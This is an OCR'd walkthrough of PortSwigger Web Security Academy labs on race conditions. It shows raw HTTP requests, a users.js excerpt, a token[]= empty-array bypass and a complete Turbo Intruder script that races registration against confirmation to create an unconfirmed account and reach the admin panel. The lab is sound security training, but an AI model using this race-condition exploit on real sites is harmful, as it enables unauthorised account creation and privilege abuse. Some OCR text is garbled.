
Your username is: wiener

Your email is: carlos@ginandjuice.shop

Email

Update email

Now, I can access admin panel and delete the account:




Congratulations, you solved the lab!

Admin interface only available if logged in as an administrator

LAB 84 Partial construction race conditions

email address: wiener@exploit-0a0a004804bceb96864c3dd8016c00ce.exploit-server.net

There is no ‘wiener’ user present in the system, so I was suggested to complete registration:



Register

If you work for GinAndJuice, please use your @ginandjuice.shop email address

Invalid email address


Username: wiener

Email: wiener@exploit-0a0a004804bceb96864c3dd8016c00ce.exploit-server.net

Password: •••••

However, one’s only eligible to register using @ginandjuice.shop domain and I do not have any access to it, therefore I cannot create any account, missing the opportunity to obtain a confirmation email.


Contents of POST /register:



```
POST /register HTTP/2
Host: 0a7800580432eb7486503e5600f500e9.web-security-academy.net
Cookie: phpsessionid=uzqDWbOBEFthswx3cufEoOlcvJjqdPjg
Content-Length: 100
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a7800580432eb7486503e5600f500e9.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7800580432eb7486503e5600f500e9.web-security-academy.net/register
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

csrf=O1x6R4hit4edrHmOW65tPf122YBlqYX2&username=wiener&email=wiener%40ginandjuice.shop&password=peter
```

phpsessionid=uzqDWbOBEFthswx3cufEoO1cvJjqdPjg

There is also a request that fetches “users.js”:




#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cook
495	https://0a7800580432eb748.	GET	/register			200	3055	HTML		Partial construction ra...		✓	79.125.84.16	
496	https://0a7800580432eb748.	GET	/resources/static/users.js			200	2045	script	js			✓	79.125.84.16	
497	https://0a7800580432eb748.	GET	/academyLabHeader			101	147					✓	79.125.84.16	
498	https://exploit-0a0a004804b..	GET	/email			200	3214	HTML		Exploit Server: Partial ...		✓	34.246.129.62	
500	https://exploit-0a0a004804b..	GET	/resources/labheader/js/labHeader.js			200	1644	script	js			✓	34.246.129.62	
502	https://exploit-0a0a004804b..	GET	/resources/js/domPurify-2.0.15.js			200	17115	script	js			✓	34.246.129.62	
503	https://exploit-0a0a004804b..	GET	/resources/labheader/images/logoAcademyDark.svg			200	9062	XML	svg			✓	34.246.129.62	
504	https://exploit-0a0a004804b..	GET	/resources/labheader/images/ps-lab-notsolved.svg			200	913	XML	svg			✓	34.246.129.62	
506	https://exploit-0a0a004804b..	GET	/academyLabHeader			101	147					✓	34.246.129.62	
507	https://0a7800580432eb748.	POST	/register	✓		200	3123	HTML		Partial construction ra...		✓	79.125.84.16	
508	https://0a7800580432eb748.	GET	/academyLabHeader			101	147					✓	79.125.84.16	
509	https://0a7800580432eb748.	POST	/register	✓		200	2640	HTML		Partial construction ra...		✓	79.125.84.16	

```
GET /resources/static/users.js HTTP/2
Host: 0a7800580432eb7486503e5600f500e9.web-security-academy.net
Cookie: phpsessionid=uzqDWbOBEFthswx3cufEoOlcvJjqdPjg
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
 like Gecko) Chrome/120.0.6099.199 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer:
https://0a7800580432eb7486503e5600f500e9.web-security-academy.net/register
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1
```

```
HTTP/2 200 OK
Content-Type: application/javascript; charset=utf-8
Cache-Control: public, max-age=3600
X-Frame-Options: SAMEORIGIN
Content-Length: 1887

const createRegistrationForm = () => {
  const form = document.getElementById('user-registration');

  const usernameLabel = document.createElement('label');
  usernameLabel.textContent = 'Username';
  const usernameInput = document.createElement('input');
  usernameInput.required = true;
  usernameInput.type = 'text';
  usernameInput.name = 'username';

  const emailLabel = document.createElement('label');
  emailLabel.textContent = 'Email';
  const emailInput = document.createElement('input');
  emailInput.required = true;
  emailInput.type = 'email';
  emailInput.name = 'email';

  const passwordLabel = document.createElement('label');
  passwordLabel.textContent = 'Password';
```

Studying contents of this .js, I can tell, that it, probably, generates a confirmation form and POST /confirm request is sent together with generated token in query string.


I have sent POST /register query into Burp Repeater and tried to recreate a hypothetical request which is sent after clicking the “Confirm” button, making it POST /confirm?token=value



```
POST /confirm?token=1 HTTP/2
Host: 0a7800580432eb7486503e5600f500e9.web-security-academy.net
Cookie: phpsessionid=uzqDWbOBEFthswx3cufEoOlcvJjqdPjg
Content-Length: 100
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a7800580432eb7486503e5600f500e9.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
pplication/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7800580432eb7486503e5600f500e9.web-security-academy.net/register
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

csrf=O1x6R4hit4edrHmOW65tPf122YBlqYX2&username=wiener&email=wiener%40ginandjuice.shop&passwor
peter
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 20

"Incorrect token: 1"
```

Telling from response, arbitrary value “1” was identified as incorrect token, meaning that the query looks correct and I just need to deal with the token. Response for empty token parameter:




```
POST /confirm ?token = HTTP/2
Host : 0a7800580432eb7486503e5600f500e9.web-security-academy.net
Cookie : phpsessionid =uzqDWbOBEFthswx3cufEoOlcvJjqdPjg
Content-Length : 100
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
```

```
HTTP/2 403 Forbidden
Content-Type : application/json; charset=utf-8
X-Frame-Options : SAMEORIGIN
Content-Length : 11

"Forbidden"
```

Error 403 tells me that the developers may have patched a vulnerability with sending NULL confirmation token, which is quite suspicious. This protection confirms that there is a race window between sending query user registration and token insertion into database.

Let’s try to trick the system by playing around with NULL value equivalents, such as

param[ ], which is equivalent to param = [ ] (I already know that service runs PHP):




```
POST /confirm ?token[] = HTTP/2
Host : 0a7800580432eb7486503e5600f500e9.web-security-academy.net
Cookie : phpsessionid =uzqDWbOBEFthswx3cufEoOlcvJjqdPjg
Content-Length : 100
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
```

```
HTTP/2 400 Bad Request
Content-Type : application/json; charset=utf-8
X-Frame-Options : SAMEORIGIN
Content-Length : 24

"Incorrect token: Array"
```

The error message “Incorrect token: Array” means that I managed to feed an empty array, which is a good sign.

Trying to register account with the same username hits me with message:




If you work for GinAndJuice, please use your @ginandjuice.shop email address

An account already exists with that username

Even though it was never confirmed.


Let’s send both POST /register and POST /confirm requests into Burp Repeater and group them to send sequentially and in parallel:




```
POST  /register  HTTP/2
Host :  0a7800580432eb7486503e5600f500e9.web-security-academy.net
Cookie : phpsessionid =uzqDWbOBEFthswx3cufEoO1cvJjqdPjg
Content-Length  :  100
Cache-Control  :  max-age=0
Sec-Ch-Ua :  "Not_A  Brand";v="8",   "Chromium";v="120"
Sec-Ch-Ua-Mobile  :  ?0
Sec-Ch-Ua-Platform  :  "Windows"
Upgrade-Insecure-Requests   :  1
Origin :  https://0a7800580432eb7486503e5600f500e9.web-security-academy.net
Content-Type  :  application/x-www-form-urlencoded
User-Agent  : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site  :  same-origin
Sec-Fetch-Mode  :  navigate
Sec-Fetch-User  :  ?1
Sec-Fetch-Dest  :  document
Referer :  https://0a7800580432eb7486503e5600f500e9.web-security-academy.net/register
Accept-Encoding  :  gzip,  deflate,  br
Accept-Language  :  en-US,en;q=0.9
Priority :  u=0,  i

csrf =O1x6R4hit4edrHmOW65tPf122YBlqYX2   &username =tolik3 &email =
wiener%40ginandjuice.shop   &password =peter
```

```
HTTP/2  200  OK
Content-Type  :  text/html;   charset=utf-8
X-Frame-Options  :  SAMEORIGIN
Content-Length  :  2532

<!DOCTYPE  html>
<html >
  <head >
    <link  href =/resources/labheader/css/academyLabHeader.css     rel=stylesheet >
    <link  href =/resources/css/labs.css   rel=stylesheet >
    <title >
      Partial  construction  race  conditions
    </title >
  </head >
  <script  src="/resources/labheader/js/labHeader.js   ">
  </script >
  <div  id="academyLabHeader  ">
    <section  class ='academyLabBanner  '>
      <div  class =container >
        <div  class =logo >
        </div >
        <div  class =title-container  >
          <h2 >
            Partial  construction  race  conditions
          </h2 >
          <a  id='lab-link  '  class ='button '  href ='/'>
            Back  to  lab  home
          </a>
          <a  id='exploit-link  '  class ='button '  target ='_blank '  href ='
          https://exploit-0a0a004804bceb96864c3dd8016c00ce.exploit-server.net/email           '
          >
            Email  client
          </a>
          <a  class =link-back  href ='
          https://portswigger.net/web-security/race-conditions/lab-race-conditions-p
          artial-construction  '>
            Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
            <svg  version =1.1  id=Layer_1  xmlns ='http://www.w3.org/2000/svg   '
            xmlns:xlink ='http://www.w3.org/1999/xlink   '  x=0px  y=0px  viewBox ='0 0 28
```

I have noticed that in any case, confirmation response arrives much quickier than registration’s (40 ms compared to 200 ms), so my task will be to delay the response. For this, I will use Turbo Intruder’s example/race-single-packet-attack.py:



```
def queueRequests(target, wordlists):

    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=1,
                           engine=Engine.BURP2
                           )

    confirmationReq = '''POST /confirm?token[]= HTTP/2
Host: 0a7800580432eb7486503e5600f500e9.web-security-academy.net
Cookie: phpsessionid=uzqDWbOBEFthswx3cufEoO1cvJjqdPjg
Content-Length: 0

'''
    for i in range(20):
        username = 'frog' + str(i)

        # queue a single registration request
        engine.queue(target.req, username, gate=str(i))

        # queue 50 confirmation requests - note that this will probably sent in two separate packets
        for j in range(100):
            engine.queue(confirmationReq, gate=str(i))

        # send all the queued requests for this attempt
        engine.openGate(str(i))

def handleResponse(req, interesting):
    table.add(req)
```




Turbo Intruder - 0a7800580432eb7486503e5600f500e9.web-security-academy.net - running

Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connection I...
505	frog5	200	1607	3143	118251	6479248		506	6
606	frog6	200	1607	3143	3347531	10246748		607	7
707	frog7	200	1607	3143	175550	10862464		708	8
808	frog8	200	1607	3143	112818	11451436		809	9
909	frog9	200	1607	3143	3395465	15274635		910	10
1010	frog10	200	1607	3143	46255	15930815		1011	11
1111	frog11	200	1607	3143	54692	16479625		1112	12
1212	frog12	200	1607	3143	3358863	20321181		1213	13
1315	frog13	200	1607	3143	209078	20960135		1314	14
1414	frog14	200	1607	3143	117118	21518930		1415	15
1516	frog15	200	1607	3143	3434435	25375260		1516	16
1617	frog16	200	1607	3143	275764	25998119		1617	17
100	frog0	200	1368	2640	191489	302318		1	1
201	frog1	200	1368	2640	192807	923434		102	2
302	frog2	200	1368	2640	191532	1467700		203	3
403	frog3	200	1368	2640	3524483	5339832		304	4
489	frog4	200	1368	2640	290230	6003455		405	5
490		200	1367	2631	298502	6011727		492	5
491		200	1367	2631	303749	6016974		495	5
493		200	1367	2631	305991	6019216		494	5
495		200	1367	2631	306329	6019554		491	5

```
POST /confirm?token[]= HTTP/2
Host: 0a7800580432eb7486503e5600f500e9.web-security-academy.net
Cookie: phpsessionid=uzqDWbOBEFthswx3cufEoOlcvJjqdPjg
Content-Length: 0
```

```
            </span>
          </div>
        </div>
      </div>
    </section>
  </div>
  <div theme="">
    <section class="maincontainer">
      <div class="container is-page">
        <header class="navigation-header">
        </header>
        <p>
          Account registration for user frog4 is successful!
        </p>
      </div>
    </section>
    <div class="footer-wrapper">
    </div>
  </div>
</body>
</html>
```

I received a bunch of 200 OK responses from POST /confirm requests and can read that frog4 user was successfully registered! Now, logging in as "frog4":




My Account

Your username is: frog4

Your email is: frog@ginandjuice.shop

Admin panel is accessible!



Congratulations, you solved the lab!
Share your skills!
Continue learning »
Home | Admin panel | My account | 0

User deleted successfully!


Users

frog4 - Delete

LAB 85 Exploiting time-sensitive vulnerabilities


```
Credentials: wiener:peter
```

Email template of "Forgot password?" functionality:



```
Sent:     2024-03-11 04:23:38 +0000
From:     "No reply" <no-reply@0afc00a1039f7d0d87725c98007300c1.web-security-academy.net>
To:       "wiener" <wiener@exploit-0ac70049039f7d5e87c15bb70155000e.exploit-server.net>
Subject:  Account recovery

Hello!

Please follow the link below to reset your password.

https://0afc00a1039f7d0d87725c98007300c1.web-security-academy.net/forgot-password?user=wiener&token=162e426fceb2c062861b82ab04a8d2c4a699272e

Thanks,
Support team
```

